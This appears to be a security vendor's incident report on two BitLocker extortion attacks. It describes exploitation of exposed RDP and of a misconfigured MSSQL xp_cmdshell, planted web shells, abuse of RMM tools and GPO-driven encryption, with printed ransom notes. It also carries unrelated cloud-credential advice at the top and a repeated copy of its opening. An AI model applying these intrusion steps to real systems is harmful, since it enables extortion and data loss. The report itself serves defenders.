Avoid long-lived secrets and don’t store them in environment variables that are inherited by all child processes.

Isolate applications from metadata servers. Most cloud environments run servicesΒ β€” such as the EC2 Instance Metadata ServiceΒ β€” that issue credentials and system details upon request. Isolating these from arbitrary applicationsΒ β€” via firewall rules or by enforcing IMDSv2Β β€” eliminates the most direct path from a single application compromise to a full account takeover.

Audit server and application identities. Service accounts with broad access, OAuth tokens, cross-environment keys, and other artifacts granting excessive privileges are most frequently found in server and app identities rather than human user accounts.

Track usage of credentials at anomalous entry points. In the Hugging Face attack, credentials assigned to an internal host were leveraged from an external one. Detection rules that flag these anomalies are straightforward to implement and deliver high-fidelity, low-noise signals of an attack that’s already progressed beyond its initial stages.

Use short-lived, single-use keys when provisioning new devices and services. During the incident, a single key was used to register 181 separate devices without triggering a single alert.

  •  

A new extortion cocktail: office printers, small ransoms, and BitLocker

Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.

This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging trends in ransom amounts.

Initial sign of an attack


In both cases, the affected users initially noticed a padlock icon next to their drives in Windows Explorer. This indicated that the drive was encrypted with BitLocker, blocking access to its contents.

Drive icon indicating that the drive is locked

Drive icon indicating that the drive is locked


A recovery key was required to unlock the drive.

Attempt to access the disk's contents and the prompt for the BitLocker recovery key

Attempt to access the disk’s contents and the prompt for the BitLocker recovery key

This is not the first time we have seen such threats; a few years ago, our team discovered a threat known as ShrinkLocker, which utilized BitLocker to achieve its goals.

First case: abusing RDP to encrypt data

One of the incidents occurred in Colombia in June. The attackers exploited an internet-exposed RDP service on a machine connected to an 8 TB storage device containing mission-critical data. After taking control of the system and manipulating user credentials, the attackers enabled BitLocker exclusively on the drive that primarily stored financial data. Once the encryption was complete, they locked the drive and used the company’s printers to produce ransom notes.

Ransomware note

Ransomware note

Unfortunately, it was not possible to obtain evidence in the case due to the company’s rush to restore the encrypted disk. The communication with the attackers revealed a demand for just $3,000, and the company considered paying the ransom. After that, the system was restored before the forensic team could take any action, eliminating the evidence needed to assess the incident.

Attacker's reply to the victim's email sent to the address in the printed ransom note

Attacker’s reply to the victim’s email sent to the address in the printed ransom note


This attack was made possible by an internet-facing remote desktop service (RDP) with additional open ports, which employees used to access corporate information. By exploiting this network exposure and misconfiguration, attackers breached the system, identified an additional drive, and leveraged BitLocker to encrypt the data and demand a ransom payment. Leaving RDP ports open without proper security controls jeopardizes the security of systems and information, as highlighted in the our β€œGlobal Report: Anatomy of a Cyber Worldβ€œ.

Exposed ports identified in the system in recent months

Exposed ports identified in the system in recent months

The company confirmed that, due to compatibility issues with applications required for operation, EPP (Endpoint Protection Platform) protection was disabled on the system, making it easier for attackers to validate, enumerate, and execute applications without revealing malicious activity to central monitoring systems.

Second case: meet the XEntry Team

In another incident, which occurred in Mexico in May, our team identified how the threat actor gained initial access to the infrastructure. They exploited a misconfigured MSSQL service. This allowed them to execute commands on the system after obtaining the database login credentials from code insecurely published on GitHub.

XEntry team attack

XEntry team attack


In this incident, the attack began three months prior to detection, with the intruder discovering and verifying their access to the environment. After confirming their access and privilege level within the MSSQL server settings, which extended beyond the DBMS to the underlying operating system, the attackers initially focused on manipulating certain aspects of the web server configuration on the same system. They lowered the server’s security settings and created web shell files in the publicly accessible folders. Many of these attempts to manipulate the service or create malicious files were contained by existing EPP security controls, but despite the alerts, the necessary investigation to address the activity was not conducted.

Commands executed when attempting to manipulate the web server

Commands executed when attempting to manipulate the web server

The attackers subsequently confirmed their ability to execute commands locally and set up their attack infrastructure to transmit data via a communications bridge. By exploiting the MSSQL service, they gained access to each of the organization’s internal systems.


The database engine used by the company was Microsoft SQL Server 2019.0150.2160.04, misconfigured to allow operating system сommand execution via the xp_cmdshell extended stored procedure.

Due to this misconfiguration of an internet-exposed service, the attackers established a channel capable of executing any type of command directed at the server and the local infrastructure within its scope.

Attack path


One of the main objectives was to identify shared systems and resources that provided access to critical information. Our analysis confirmed the attackers’ access to systems storing configuration parameters for networking, enterprise management, and cloud services, among others.

A subset of the critical information identified and collected by the attackers

A subset of the critical information identified and collected by the attackers

In early May, the attackers focused on running additional scans and deploying ManageEngine’s Endpoint Central RMM (Remote Monitoring and Management) to establish persistence and begin the final stages of their intrusion.

Scanning and RMM deployment

Scanning and RMM deployment


Further RMM-type applications, such as Mesh Agent and Tactical RMM, were installed in the days that followed. These were used to deploy scheduled tasks responsible for enabling the BitLocker service and individually encrypting the infrastructure’s disks, generating a key for each encrypted system.

Commands executed through RMM tools to collect Bitlocker keys

Commands executed through RMM tools to collect Bitlocker keys


Finally, in mid-May, the attackers managed to execute a Group Policy Object (GPO) used to deploy activation and encryption tasks, as well as other policies responsible for continued deployment of RMM applications via scheduled tasks. The activity initially targeted critical systems but later spread to every system synchronized with the domain controller. Users became aware of the attack when their machines displayed a blue screen with the message β€œHacked by XEntry Team”, and their credentials stopped working to access their systems.


A few hours later, ransom notes began emerging from office printers.

Ransom note printed by the XEntry team

Ransom note printed by the XEntry team

These cases confirm that adversary’s objective is to gain access to infrastructure while avoiding investment in or partnership with ransomware groups. Instead, they leverage built-in Microsoft tools to facilitate data encryption and ransom payments. Monitoring and centralizing logs on protected resources, as well as promptly managing alerts, are critical to countering this type of intrusion.

Conclusions

  • Although the systems under review had security measures in place, there was a lack of proper alert management or inadequate decisions regarding application incompatibilities.
  • We strongly recommend configuring the Remote Desktop Protocol (RDP) in strict accordance with cybersecurity best practices to prevent unauthorized access. This is especially critical: according to our Global Report: Anatomy of a Cyber World, more than 13% of incidents are related to policy violations and configuration errors, confirming that misconfigurations continue to pose a significant risk.
  • Organizations should prioritize strict application control policies and active monitoring of network traffic for command-and-control (C2) communications. This is especially critical: according to the same report, more than 20% of incidents involved the abuse of RMM (Remote Monitoring and Management) tools for execution and C2 strategies. The fact that attackers used more than three distinct tools to gain control during a single incident further underscores the urgent need for these measures.
  • Some questions remain unanswered due to a lack of evidence and a hasty system restoration effort that bypassed critical stages of the incident response process. It is important to ensure an adequate incident response procedure, preserving evidence to confirm all related activities, and adjusting or proposing controls to prevent future incidents involving similar TTPs.
  • Although the ransom notes do not reveal a clear connection between the actors, certain words used in the messages, as well as the method of delivery and communication, may confirm a link:

β€œAs a guarantee, we have no negative online reviews about non-fulfillment of our obligations…” (Ransom note from the first case)

β€œOur reputation is the guarantee that all content will be fulfilled…” (Ransom note from the second case)

Our teams continue to monitor these threats.

Detection signatures

  • Trojan.Multi.Agent.gen
  • Trojan.Win32.GenAutorunMsSqlServerCommandRun.a
  • Trojan.Win32.Generic
  • Exploit.Win32.SCShell.a

  •  

A new extortion cocktail: office printers, small ransoms, and BitLocker

Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.

This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging trends in ransom amounts.

Initial sign of an attack

In both cases, the affected users initially noticed a padlock icon next to their drives in Windows Explorer. This indicated that the drive was encrypted with BitLocker, blocking access to its contents.

Drive icon indicating that the drive is locked

Drive icon indicating that the drive is locked

A recovery key was required to unlock the drive.

Attempt to access the disk's contents and the prompt for the BitLocker recovery key

Attempt to access the disk’s contents and the prompt for the BitLocker recovery key

This is not the first time we have seen such threats; a few years ago, our team discovered a threat known as ShrinkLocker, which utilized BitLocker to achieve its goals.

First case: abusing RDP to encrypt data

One of the incidents occurred in Colombia in June. The attackers exploited an internet-exposed RDP service on a machine connected to an 8 TB storage device containing mission-critical data. After taking control of the system and manipulating user credentials, the attackers enabled BitLocker exclusively on the drive that primarily stored financial data. Once the encryption was complete, they locked the drive and used the company’s printers to produce ransom notes.

